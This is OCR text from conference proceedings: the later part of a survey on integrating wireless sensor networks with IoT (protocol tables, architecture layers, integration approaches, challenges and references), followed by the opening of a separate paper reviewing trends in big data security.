RMAC	Contention based	• Uses network layer information to schedule sleep–wake-up timings • Load balancing which helps to reduce the contention in the network • Reduces the chances of collision as Interframe Space timings are used before and after the data transmission • All neighbors of sender node set their network allocation vector (NAV) timer, which results in a low duty cycle	• Chances of collision as two different source nodes may try to send at the beginning of the same SLEEP period	• Exploits the routing information • A control frame, sent along the route, informs the intermediate nodes about the upcoming packet along that route • The nodes wake-up intelligently to receive that packet, forward it, and then again go to the sleep state • An operational cycle is divided into three parts: SYNC period, DATA period and SLEEP period • During SYNC period, clocks of the nodes are synchronized. In DATA period, a Pioneer control frame (PION) is sent along the route using which the nodes schedule their sleep–wake-up timings. The actual transmission takes place during the SLEEP period

(continued)

Table 1 (continued)

Protocol	Type	Pros	Cons	Description
DMAC	Contention based	• Tackles the data interruption forwarding problem, which decreases the queuing latency • A staggered wake-up schedule reduces the sleep delay and contention • Data prediction scheme is used to resolve the problem of sleep delay, which is caused when the receiver node goes to sleep state after receiving data from one node and other node wants to transmit data to the same receiver node	• Based on the assumption that nodes are stationary without any mobility and the route is always durable • Works with only one destination/sink	• Introduced the data forwarding interruption (DFI) problem, in which the nodes are unaware of data transmission going on between the sender and the receiver because they are out of the hearing range of both sender and receiver • A staggered wake-up schedule is designed, in which the nodes in the multi-hop path can increase their duty cycle when a longer wake-up period is required while other nodes can operate on a low duty cycle, thereby, conserving the energy

then specific parameters are given to each category. After that, each protocol is evaluated based on the parameters defined for its category. Thus, a new perspective for evaluation has been given. [45], grouped them as homogeneous and heterogeneous routing protocols. All these categories are summarized in Table 2.

3.4 Transport Layer

The transport layer is responsible for functions like congestion control and providing reliability. The protocols, TCP and UDP, are not compatible with the transport layer of the sensor networks as these protocols are much energy consuming. The two main protocols used are sensor transmission control protocol (STCP) for the upstream link from sink to the node and price-oriented reliable transport protocol (PORT) for the downstream link from a node to the sink [22].

3.5 Application Layer

The application layer is responsible for sending queries to the sensor nodes and translating the data received from the sensor nodes in a form understandable by the user.

In essence, the design of the MAC layer and the Network layer is critical for energy conservation in WSN.

4 IoT Architecture

The architecture of IoT mainly consists of three layers: perception layer, transmission layer, and application layer. The functioning of these three layers is defined as follows [46, 47].

4.1 Perception Layer

This layer, also known as the sense layer or data acquisition layer, is responsible for interacting with the physical devices to acquire data from these devices. These physical devices may consist of smart sensor devices and wireless sensor networks. The smart sensor devices include RFID tags, actuators, cameras, etc., and wireless sensor networks are responsible for sensing the environmental phenomena. The data sensed by these devices is collected and processed and then sent to the upper next layer.

Table 2 Categorization of routing protocol

Approach used	Category	Sub-category	Description
Heuristic	Application type	Event driven	Sensor nodes send data when an event takes place
		Time driven	Sensed data is sent periodically to the sink
	Network architecture	Data centric	Sensor nodes having relevant data responds to query generated by the sink node
		Position centric	Routes the location-based information like GPS information
	Communication model	Source initiated	Sensor nodes start the communication to avail the sink information
		Destination initiated	Sink node starts the communication to avail information from sensor nodes
	Path establishment	Proactive	Routes are established when a node wants to transmit
		Reactive	Routes are established before the transmission takes place
		Hybrid	Combination of both proactive and reactive protocols
	Network topology	Hierarchical (cluster based)	Sensor nodes are grouped into clusters and a cluster head is selected for each cluster. These CHs aggregate the data and create routes between themselves and the base station
		Flat	Each node exhibits same role and functionality
		Heterogeneity based	Routes are established between heterogeneous sensor nodes
		Mobility based	Routes are established between mobile sensor nodes to the base station

(continued)

Table 2 (continued)

Approach used	Category	Sub-category	Description
	Protocol operation	Multipath based	Multiple routes are used for one transmission
		Query based	Sensor nodes send information responding to sink's query
		Negotiation based	Nodes negotiate messages before transmission which reduces redundancy
		QoS based	Based on one of the QoS parameters. Tries to optimize that parameter
	Next hop selection	Broadcast based	Packets are broadcasted by a sensor node to every other neighbor node
		Content based	Next hop is selected on the basis of the content carried by the sensor node
		Probabilistic	Considers every node as homogeneous and make routing decisions based on that homogeneity
Metaheuristic	Swarm intelligence	–	Uses computational intelligence algorithms based on collective behavior of elements, for making routing decisions
	Immune system	Active	Routing algorithms are based on the working immune system of humans, animals, and birds
		Passive	
	Genetic algorithm		Based on the selection, reproduction (using crossover and mutation), and survival of the fittest. This analogy is used to design the routing protocols
	Neural network	Feed forward	Routing algorithms imitate the human/animal brain while making any decision during transmission
		Self-organization map	

4.2 Transmission Layer

The transmission layer is similar to the network layer in reference to the OSI model. This layer is responsible for routing and aggregating the processed data coming from the perception layer and then sending it to the upper layer. Various networking and Internetworking devices, communication protocols of traditional wired and wireless networks are integrated into this layer. It is the most important layer of the IoT architecture where the data received from heterogeneous networks is acquired and processed using various communication protocols and then sent to the upper layer.

4.3 Application Layer

The application layer acts as an interface between the end-users and the transmission layer. The processed data received from the transmission layer is stored in a database or a cloud for backup at the application layer. This stored data is made available to the end-users through different applications. Therefore, this layer provides machine-to-machine communication between the systems inside and outside the network.

5 Integration of WSN and IoT

WSN is considered, as the building block for IoT (see Fig. 4), in which sensor networks sense the environmental phenomena and integrate with other devices and data sources on Internet to provide broad range of applications [48, 49]. WSN is one of the essential technologies which contributes to creating a "pervasive computing" paradigm, where data services will be available to the user anytime and anywhere [3]. The comparison between the two technologies is given in Table 3.

Where WSN works with limited resources, IoT has enormous power and capability. Generally, three approaches are adopted for WSN-IoT integration (see Figs. 5, 6 and 7) [19, 48, 50].

5.1 Front-End Proxy Approach

The sensor network and the Internet are both independent entities. The connection between them is provided through a base station. The base station is responsible for providing interoperability between the two entities. As the sensor network is an independent entity, it can implement its own protocols and algorithms.




Fig. 4 WSN-IoT

Table 3 Comparison between WSN and IoT

Basis	WSN	IoT
Architecture	Five layers and three cross layers	Three layers
Heterogeneity	Mostly consists of homogenous sensor nodes with equal energy, storage, and processing capacities	High degree of heterogeneity. The network integrates various devices and networks with different energy, storage, and processing capabilities
Storage	Consists of low storage memory capacities	No storage issue as it consists of high storage devices and also has provision for storing data in the cloud
Energy	Battery-powered nodes which may or may not be rechargeable and limited lifetime	Include nodes having unlimited or flexible energy resources
Isolation	Contains one isolated network of sensor nodes deployed in an area to sense the environmental conditions	One big network that provides connection between different isolated networks and devices
Design	Application-specific	Design provides broad range of applications
Addressing	Sensor protocols are used to transfer data from one node to another	Must be compatible to transfer data between IP-enabled networks or devices and sensor networks
Type of network	Data acquisition network	Data acquisition and data dissemination network




Fig. 5 Front-end proxy integration




Fig. 6 Gateway integration




Fig. 7 TCP/IP overlay integration

5.2 Gateway Approach

In this approach, the base station performs the role of an application layer gateway. It maintains a translation table that maps the sensor node address into an IP address. As a result, there is a direct communication between the sensor nodes and Internet hosts.

5.3 TCP/IP Overlay Approach

The base station acts as a router providing direct communication between the sensor nodes and the Internet using TCP/IP protocol. The sensor network can maintain its individuality up to the MAC layer. After that, there is no difference between the WSN and IoT data. The main requirement for this approach is that the sensor nodes must support IP addressing. But due to resource limitations, such implementation is difficult to attain. Also, every device on the Internet must be uniquely addressable and we are running out of IPv4 addresses. So, we need to look at IPv6 addressing [51]. Internet Engineering Task Force (IETF) group has designed a standard called 6LoWPAN that enables low-power wireless personal area network devices to integrate with IPv6 networks. Therefore, the 6LoWPAN mechanism allows sensor nodes integration with the Internet, based on IPv6 addressing [52].

6 Challenges

The integration of WSN-IoT enhances the application range making the sensor data accessible to any end-user (human or machine) directly [48]. However, the question, "Whether the integration of both WSN and Internet should be done completely or partially?" is not answered clearly. The full integration will open doors for numerous applications, giving more power to IoT. However, their integration raises some challenges that need to be worked upon before taking advantage of such integration. Some of these challenges are:

6.1 Security

Security is one of the main challenges for WSN-IoT integration. Usually, the sensor nodes are deployed near the source of an event and kept low-key to prevent them from any physical attack (military applications). For this reason, the nodes are small and have limited resources. But still, there are chances of malicious attacks that can manipulate the normal functioning of the sensor nodes. Cryptography is one of the solutions that is used to secure sensor nodes. But securing sensor nodes is not enough. When they are integrated with the Internet, the end-users at any location can directly access the sensor nodes, and hence its data is susceptible to various attacks. It is, therefore, important to secure the data flow and establish a trustable connection between the sensor nodes and end-users.

Sometimes, the data generated by the sensor nodes in real-time applications like personal health monitoring is privacy sensitive. For such applications, it is crucial to preserve the anonymity of data. This can be achieved by implementing authentication and authorization mechanisms [53, 54]. A review on the trust models has been presented by Souissi et al. [55]. In this paper, three types of trusts working at the perception layer and the transmission layer has been reviewed and evaluated according to certain criteria that involves robustness, scalability, and overhead of implementation. In the previous work, trust models are implemented only at specific layers but not simultaneously at all the layers.

Proposed Solution: As mentioned before, securing WSN alone is not enough; we need to secure the overall data stream between the sensor nodes and end-users. There must be a trusted connection between the two ends. A trust model working simultaneously at all the layers of IoT can be one of the solutions to this problem. This trust model will provide two types of trust levels. First, at the perception layer, WSN can implement its security mechanisms to deal with various kinds of malicious attacks and as a result, the sensor nodes will transmit only trustable sensed data to the base station. This type of trust can be known as "sensing trust (ST)". Second, at the transmission and application layer, the authentication and authorization algorithms can be implemented. As a result, only authentic and authorized users can access the privacy-sensitive data. We can also use machine learning techniques to make these algorithms adaptive to various kinds of hardware and software specifications to enhance the trust evaluation process. Also, at this layer, only trustable data will be aggregated by trustable nodes. We can call this type of trust as "communication and aggregation trust (CAT)".

6.2 Interoperability

In the front-end approach, the sensor network is isolated from the Internet and hence, is more secure than the other two approaches. In the gateway approach, the base station performs the function of a protocol converter/gateway, which converts the sensor node address into an IP address. But if this gateway fails, the link between the sensor nodes and the Internet will break. The TCP/IP overlay approach provides direct communication between the sensor nodes and the Internet in which the base station acts as a router between the two entities. For this, the sensor nodes must support IP addressing. These three approaches define different levels of interoperability between the Internet and WSN. Each approach has its pros and cons. In the first approach, both the Internet and WSN are isolated entities and provide more security, but still not an efficient method for ubiquitous computing. The other two approaches provide a high level of interoperability but are not as secure as the first approach. This can affect the linkage between the Internet and WSN.

Proposed Solution: Instead of using a base station as either a gateway or a router, the better solution would be to use base station as both. Not all the sensor nodes will be directly connected to the Internet. But some nodes (based on certain criteria like cluster heads or nodes at the edge of the sensor network or near the event) will have direct communication to the Internet using the TCP/IP approach. In that case, the base station will perform the task of a router. If the node, having direct communication with the Internet fails or dies, then to avoid this delay, the base station will act as a gateway and will entertain the Internet host requests from other sensor nodes using the gateway approach. We can either program the same base station to behave as both a router and a gateway or, two base stations can be used, one acting as a router and the other as a gateway. In that case, there will be no communication delay, and the failure of one base station will not affect the whole communication, thus, providing a robust connection.

6.3 Topology Management and Data Unavailability

In Mobile WSNs, the sensor nodes (sink node/source Node) are mobile, which results in frequent topology changes. This topology change may also occur when a sensor node is dead due to energy depletion or when the sensor node is in sleep mode. All these changes may lead to a data unavailability problem. When the Internet host makes a request, the node may not be available to provide the required data to entertain that request coming from the Internet host due to topology change. In contrast, this topology change is even higher in IoT, as the devices change their location from one network to another. So, there is a need for handling these dynamic topology changes in the network in the context of WSN-IoT.

Proposed Solution: Clustering is one of the efficient techniques to handle the topology management problem in WSNs. As IoT shares many features of WSN, there is a possibility of implementing these clustering techniques into IoT. A survey has been done by Shahraki et al. [49] to check the applicability of various mobile WSN clustering algorithms in IoT. Therefore, instead of developing new algorithms to handle the topology changes in IoT, it is better to improvise the clustering algorithms designed for WSN and implement them into IoT.

6.4 Miscellaneous

Heterogeneity: WSNs are often homogeneous in which the energy, storage, and processing power of the nodes are the same [56]. Even in heterogeneous WSNs, there is not a very high variation in the energy, storage, and processing power. But IoT needs to deal with a high degree of heterogeneity. This heterogeneity can occur in three forms (energy, capacity, and processing power) while integrating it with WSNs. Therefore, this heterogeneity needs to be taken care, when WSN protocols like clustering and routing are integrated with the Internet.

Protocols: The protocols designed for WSN are mainly application specific. They are designed in such a way that they are able to complete a specific task under resource-constrained conditions. However, IoT has no such limitations. It supports a broad aspect of applications simultaneously. So, integrating a network that has limited capabilities, with the Internet; a good technical approach without manual intervention is required.

7 Conclusion

In this paper, we have presented the evolution hierarchy of WSN toward WSN-IoT. We have comprehensively studied the detailed architectures of WSN and IoT. The main protocols used in WSN to enhance its lifetime are summarized with their pros and cons. It has been identified that most of the research work has been done at the MAC layer and the network layer. We have also highlighted the comparison of both these technologies and concluded this paper with the challenges that need to be addressed while integrating both technologies along with the proposed solutions to handle those challenges.

WSN itself is a very broad research area and its integration with other emerging technologies like IoT, 5G, big data, and software-defined networks can make it complex but at the same time, interesting and innovative as well. As the requirements of today's networks changes dynamically, there should be a flexible mechanism to handle these changes without manual intervention. Also, these networks generate high volume of real-time data which needs to be utilized to make optimal decisions. To make WSN more effective, machine learning can be used to make intelligent decisions, which give a wide scope for WSN in the future.

References

1. Warneke BA, Pister KSJ (2002) MEMS for distributed wireless sensor networks. Proc IEEE Int Conf Electron Circ Syst 1:291–294. https://doi.org/10.1109/ICECS.2002.1045391
2. Yick J, Mukherjee B, Ghosal D (2008) Wireless sensor network survey. Comput Netw Int J Comput Telecommun Netw 52(12):2292–2330. https://doi.org/10.1016/J.COMNET.2008.04.002
3. Shen CC, Srisathapornphat C, Jaikaeo C (2001) Sensor information networking architecture and applications. IEEE Pers Commun 8(4):52–59. https://doi.org/10.1109/98.944004
4. Tilak S, Abu-Ghazaleh NB, Heinzelman W (2002) A taxonomy of wireless micro-sensor network models. ACM SIGMOBILE Mob Comput Commun Rev 6(2):28–36. https://doi.org/10.1145/565702.565708
5. International Data Corporation (2019) The growth in connected IoT devices is expected to generate 79.4ZB of Data in 2025. International Data Corporation. Available at: https://www.businesswire.com/news/home/20190618005012/en/The-Growth-in-Connected-IoT-Devices-is-Expected-to-Generate-79.4ZB-of-Data-in-2025-According-to-a-New-IDC-Forecast. Accessed 9 Jan 2022
6. Islam MS, Dey GK (2019) Precision agriculture: renewable energy based smart crop field monitoring and management system using WSN via IoT. In: 2019 international conference on sustainable technologies for Industry 4.0, STI 2019, (February). https://doi.org/10.1109/STI47673.2019.9068017

7. Mohd Kassim MR, Mat I, Harun AN (2014) Wireless sensor network in precision agriculture application. In: 2014 international conference on computer, information and telecommunication systems, CITS 2014. https://doi.org/10.1109/CITS.2014.6878963
8. Huo H et al (2009) An elderly health care system using wireless sensor networks at home. In: Proceedings—2009 3rd international conference on sensor technologies and applications, SENSORCOMM 2009, pp 158–163. https://doi.org/10.1109/SENSORCOMM.2009.32
9. Xuemei L, Liangzhong J, Jincheng L (2008) Home healthcare platform based on wireless sensor networks. In: 5th international conference on information technology and applications in biomedicine, ITAB 2008 in conjunction with 2nd international symposium and summer school on biomedical and health engineering, IS3BHE 2008, pp 263–266. https://doi.org/10.1109/ITAB.2008.4570656
10. Yan H, Xu Y, Gidlund M (2009) Experimental e-Health applications in wireless sensor networks. In: Proceedings—2009 WRI international conference on communications and mobile computing, CMC 2009, vol 1, pp 563–567. https://doi.org/10.1109/CMC.2009.206
11. Alsharabi N et al (2008) Wireless sensor networks of battlefields hotspot: Challenges and solutions. In: Proceedings of the 6th international symposium on modeling and optimization in mobile, ad hoc, and wireless networks, WiOpt 2008, pp 192–196. https://doi.org/10.1109/WIOPT.2008.4586064
12. Portilla J et al (2014) Wireless sensor networks: from real world to system integration—Alternative hardware approaches, comprehensive materials processing. Elsevier. https://doi.org/10.1016/B978-0-08-096532-1.01313-3
13. Wang Q, Balasingham I (2010) Wireless sensor networks—an introduction. Wirel Sens Netw: Appl Centr Design. https://doi.org/10.5772/13225
14. Kumar S, Shepherd D (2001) SensIT: sensor information technology for the warfighter. In: Proceedings of 4th international conference on information fusion, pp 1–7. Available at: http://www.darpa.mil/ito/research/sensit/. Accessed 9 Jan 2022
15. Gubbi J et al (2013) Internet of Things (IoT): a vision, architectural elements, and future directions. Futur Gener Comput Syst 29(7):1645–1660. https://doi.org/10.1016/j.future.2013.01.010
16. Choi AJ (2015) Internet of things: evolution towards a hyper-connected society. In: 2014 IEEE Asian solid-state circuits conference, A-SSCC—proceedings of technical papers. Institute of Electrical and Electronics Engineers Inc., pp 5–8. https://doi.org/10.1109/ASSCC.2014.7008846
17. Chung S, Park S, Lee S (2017) The era of hyper-connected society and the changes in business activities: focusing on information blocking and acquisition activities. Int J Manag Appl Sci 2394–7926. Available at: http://iraj.in. Accessed 9 Jan 2022
18. Evolution of Internet of Things (IoT): Past, Present and Future (2021) Available at: https://www.techaheadcorp.com/knowledge-center/evolution-of-iot/. Accessed 9 Jan 2022
19. Kundaliya B (2021) Challenges of WSNs in IoT. In: Wireless Sensor Networks—Design, Deployment and Applications. IntechOpen. https://doi.org/10.5772/intechopen.95352
20. Kumar Gupta D (2013) Network and complex systems a review. Wirel Sensor Netw 3(1). Available at: www.iiste.org. Accessed 9 Jan 2022
21. Dargie W, Poellabauer C (2011) Fundamentals of wireless sensor networks: theory and practice, fundamentals of wireless sensor networks: theory and practice. Wiley. https://doi.org/10.1002/9780470666388
22. Alkhatib AAA, Baicher GS (2012) Wireless sensor network architecture. 35(Cncs), pp 11–15. Available at: https://pdfs.semanticscholar.org/ba9d/7436c266a8b309485fcaa126f661f2665dd3.pdf%0A
23. Akyildiz IF et al (2002) Wireless sensor networks: a survey. Comput Netw 38(4):393–422. https://doi.org/10.1016/S1389-1286(01)00302-4
24. Singh AP et al (2020) Evolution of wireless sensor network design from technology centric to user centric: an architectural perspective. Int J Distrib Sens Netw 16(8). https://doi.org/10.1177/1550147720949138

25. Wong KD (2004) Physical layer considerations for wireless sensor networks. In: Conference proceeding—IEEE international conference on networking, sensing and control, pp 1201–1206. https://doi.org/10.1109/icnsc.2004.1297118
26. Degesys J et al (2007) DESYNC: Self-organizing desynchronization and TDMA on wireless sensor networks. In: IPSN 2007: proceedings of the sixth international symposium on information processing in sensor networks, pp 11–20. https://doi.org/10.1145/1236360.1236363
27. Heinzelman WB, Chandrakasan AP, Balakrishnan H (2002) An application-specific protocol architecture for wireless microsensor networks. IEEE Trans Wirel Commun 1(4):660–670. https://doi.org/10.1109/TWC.2002.804190
28. Kim Y, Shin H, Cha H (2008) Y-MAC: an energy-efficient multi-channel MAC protocol for dense wireless sensor networks. In: Proceedings—2008 international conference on information processing in sensor networks, IPSN 2008, pp 53–63. https://doi.org/10.1109/IPSN.2008.27
29. Rajendran V, Obraczka K, Garcia-Luna-Aceves JJ (2003) Energy-efficient, collision-free medium access control for wireless sensor networks. SenSys'03: proceedings of the first international conference on embedded networked sensor systems, pp 181–192. https://doi.org/10.1145/958491.958513
30. Van LFWH, Havinga PJM, Van Hoesel LFW (2004) A lightweight medium access protocol (LMAC) for wireless sensor networks: reducing preamble transmissions and transceiver state switches. In: 1st international workshop on networked sensing systems, INSS 2004, pp 205–208. Available at: http://doc.utwente.nl/64756/. Accessed 9 Jan 2022
31. Van Dam T, Langendoen K (2003) An adaptive energy-efficient MAC protocol for wireless sensor networks. In: SenSys'03: proceedings of the first international conference on embedded networked sensor systems, pp 171–180. https://doi.org/10.1145/958491.958512
32. Lu G, Krishnamachari B, Raghavendra CS (2004) An adaptive energy-efficient and low-latency MAC for data gathering in wireless sensor networks. In: Proceedings—international parallel and distributed processing symposium, IPDPS 2004 (Abstracts and CD-ROM), vol 18, pp 3091–3098. https://doi.org/10.1109/IPDPS.2004.1303264
33. Shu D, Saha AK, Johnson DB (2007) RMAC: a routing-enhanced duty-cycle MAC protocol for wireless sensor networks. In: Proceedings—IEEE INFOCOM, pp 1478–1486. https://doi.org/10.1109/INFCOM.2007.174
34. Singh S, Raghavendra CS (1998) PAMASpower aware multi-access protocol with signalling for ad hoc networks. ACM SIGCOMM Comput Commun Rev 28(3):5–25. https://doi.org/10.1145/293927.293928
35. Ye W, Heidemann J, Estrin D (2002) An energy-efficient MAC protocol for wireless sensor networks. Proc IEEE INFOCOM 3:1567–1576. https://doi.org/10.1109/INFCOM.2002.1019408
36. Zheng T, Radhakrishnan S, Sarangan V (2005) PMAC: an adaptive energy-efficient MAC protocol for Wireless Sensor Networks. In: Proceedings—19th IEEE international parallel and distributed processing symposium, IPDPS 2005, pp 65–72. https://doi.org/10.1109/IPDPS.2005.344
37. Alappat VJ, Nitish K, Anoop KK (2011) Advanced sensor MAC protocol to support applications having different priority levels in wireless sensor networks. In: Proceedings of the 2011 6th international ICST conference on communications and networking in China, CHINACOM 2011, pp 340–343. https://doi.org/10.1109/CHINACOM.2011.6158175
38. Rhee I et al (2008) Z-MAC: a hybrid MAC for wireless sensor networks. IEEE/ACM Trans Netw 16(3):511–524. https://doi.org/10.1109/TNET.2007.900704
39. Debasis K, Singh MP, Gupta R (2020) An energy saving medium access control protocol for wireless sensor networks. J Ambient Intel Hum Comput 12(1):1435–1448. https://doi.org/10.1007/S12652-020-02214-5
40. Khan JA, Qureshi HK, Iqbal A (2015) Energy management in wireless sensor networks : a survey. Comput Electr Eng 41:159–176

41. Zagrouba R, Kardi A (2021) Comparative study of energy efficient routing techniques in wireless sensor networks. Information 12(1):42. https://doi.org/10.3390/INFO12010042
42. Rady A et al (2021) Comprehensive survey of routing protocols for Mobile Wireless Sensor Networks. Int J Commun Syst 34(15). https://doi.org/10.1002/dac.4942
43. Devika G, Karegowda AG, Ramesh D (2019) Survey of WSN routing protocols. Int J Appl Evolut Comput 11(1):34–51. https://doi.org/10.4018/ijaec.2020010103
44. Fanian F, Kuchaki Rafsanjani M (2019) Cluster-based routing protocols in wireless sensor networks: a survey based on methodology. J Netw Comput Appl 142:111–142. https://doi.org/10.1016/j.jnca.2019.04.021
45. Ketshabetswe LK et al (2019) Communication protocols for wireless sensor networks: a survey and comparison. Heliyon 5(5):e01591. https://doi.org/10.1016/j.heliyon.2019.e01591
46. Lin J et al (2017) A survey on internet of things: architecture, enabling technologies, security and privacy, and applications. IEEE Internet Things J 4(5):1125–1142. https://doi.org/10.1109/JIOT.2017.2683200
47. Zhu Q et al (2010) IOT gateway: bridging wireless sensor networks into Internet of Things. Proc IEEE/IFIP Int Conf Embed Ubiquit Comput EUC 2010:347–352. https://doi.org/10.1109/EUC.2010.58
48. Roman R, Lopez J (2009) Integrating wireless sensor networks and the internet: a security analysis. Internet Res 19(2):246–259. https://doi.org/10.1108/10662240910952373
49. Shahraki A et al (2021) A survey and future directions on clustering: from WSNs to IoT and modern networking paradigms. IEEE Trans Netw Serv Manage 18(2):2242–2274. https://doi.org/10.1109/TNSM.2020.3035315
50. Sobin CC (2020) A survey on architecture, protocols and challenges in IoT. Wireless Personal Communications. Springer US. https://doi.org/10.1007/s11277-020-07108-5
51. The Challenges of IoT Addressing | Enterprise Networking Planet (2022) Available at: https://www.enterprisenetworkingplanet.com/standards-protocols/the-challenges-of-iot-addressing/. Accessed 9 Jan 2022
52. Ahmed AA, AL-Shaboti MM (2017) Implementation of Internet of Things (IoT) based on IPv6 over wireless sensor networks. Int J Sens Wirel Commun Control 7(2). https://doi.org/10.2174/2210327907666170911145726
53. Adavoudi-Jolfaei AH, Ashouri-Talouki M, Aghili SF (2017) Lightweight and anonymous three-factor authentication and access control scheme for real-time applications in wireless sensor networks. Peer-to-Peer Netw Appl 12(1): 43–59. https://doi.org/10.1007/S12083-017-0627-8
54. Shin S, Kwon T (2020) A privacy-preserving authentication, authorization, and key agreement scheme for wireless sensor networks in 5G-integrated internet of things. IEEE Access 8:67555–67571. https://doi.org/10.1109/ACCESS.2020.2985719
55. Souissi I, Ben Azzouna N, Ben Said L (2019) A multi-level study of information trust models in WSN-assisted IoT. Comput Netw 151:12–30. https://doi.org/10.1016/j.comnet.2019.01.010
56. Qiu T et al (2018) How can heterogeneous internet of things build our future: a survey. IEEE Commun Surv Tutorials 20(3):2011–2027. https://doi.org/10.1109/COMST.2018.2803740

Big Data Security Trends

Reenu Bhatia and Manu Sood

Abstract The continuous tremendous growth in big data gives birth to many associated issues such as efficient/effective handling, processing, securing, maintaining privacy, and managing transaction logs. As growth cannot remain confined only to the efficient handling of such data, the hackers too are following hot pursuits to develop equally efficient or even better mowers which are sufficient enough to penetrate all the security walls of such data. With the traditional security solutions it is very difficult to build a security framework which can handle these types of attacks. In this paper, we discussed the traditional as well as modern security solutions to the big data security problem. Here we discuss the current issues, their solutions and limitations of the existing solution. The aim of this work is to provide a detailed review of the latest big data security trends.

Keywords Big data · Big data security · Big data security trends

1 Introduction

With the emerging trends in the data-centric world, the analysis and processing of huge amounts of data to the tunes of petabytes or exabytes have become a major issue among various enterprises and government organizations. The amount of data being generated today is not only huge but also has complex nature [37–39]. Big data is growing exponentially since last few years due to enormous amount of data being generated through sensors, healthcare, e-commerce websites, social media postings, etc. [8, 16, 43, 47]. With the increasingly large size of data, the existing traditional data analytics techniques no longer remain suitable to effectively analyze and process this data [12, 31, 35]. This entails a major requirement of an efficient big data infrastructure that not only can support storage, but analysis and processing on a massive scale too [45, 46].

R. Bhatia (✉) · M. Sood
Department of Computer Science, Himachal Pradesh University, Shimla, India
e-mail: bhatia.renu9@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_15

The adoption of big data analytics in each sector increased the threats associated with it simultaneously. Big data security is not only confined to the security of data, it incorporates the security of data along with the big data analytics process [14]. The major threats associated with big data security are infrastructure security, theft of information, DDoS attacks, malware, ransomware attacks, etc. These threats can cause various repercussions to an organization such as financial losses, fines, litigations. Therefore securing big data along with its analytics process became imperative for every organization providing their services online [1].

Whenever we talk about big data security, there are two types of data: structured data and unstructured data, both present different challenges in securing them. Structured data is commonly organized into rows and columns, whereas unstructured data is stored in an unorganized form. Structured and Unstructured data both are equally important for an organization; therefore organizations require a more robust data security plan to secure both organized as well as unorganized data [40, 42].

The main objective of this research work is to identify the latest trends in big data security, to analyze and understand the issue which one can encounter in the field of big data around different stages of data, i.e., from data generation to data storage. In the first section, the basic introduction about big data and its security has been presented and the necessary key work related to the security of big data till date has been explained in Sect. 2. The third section highlights the summary of some significant issues and their existing solutions in the security of big data. In the fourth section, the trends in big data security are given. Finally, the last section has been dedicated to present the conclusion of the work and the future scope.

2 Big Data Security Issues and Their Solutions

The day by day growing interaction between humans and computers results in exchanging sensitive content over the network. Hence the threats related to misuse of one's data increased there is a need for proper detection and prevention mechanisms that can prevent and alert end users whenever any intrusive activity occurs [5, 26]. The two most important questions that arise when we talk about the security of big data are [10, 44]: (a) How can an organization process and store the huge amount of customer information and organizational data securely? (b) The second question is to explore the ways that big data analytics can be used to improve and ensure security.

The rapid emergence of big data has transformed the organization's operations. The power of big data lies in its ability to find patterns that have some predictive values. The role of big data in security lies in its ability to collect a huge amount of data for extracting insights which will further help in predicting and preventing cyber-attacks. When hackers target big data, the efforts required to penetrate the security layers are nothing in front of the reward they get in return. Their efforts are well worth it as they got access to such a large data set. Eventually, big data provides greater opportunities for organizations. But big data also offers the ability to increase cyber security itself. The Cloud Secure Alliance (CSA) has already categorized the big data security issues into four broad categories as infrastructure security, data privacy, data management, and integrity and reactive security [27–29].

In respect to data management the most common issues are: lack of big data IT professionals, lack of investment in purchasing proper big data analytics tools, lack of knowledge of handling the complexities of big data with data analytics tools [41, 48]. With the extent of growth in data it became equally difficult to maintain the data privacy, data governance, and different data policies [18, 33].

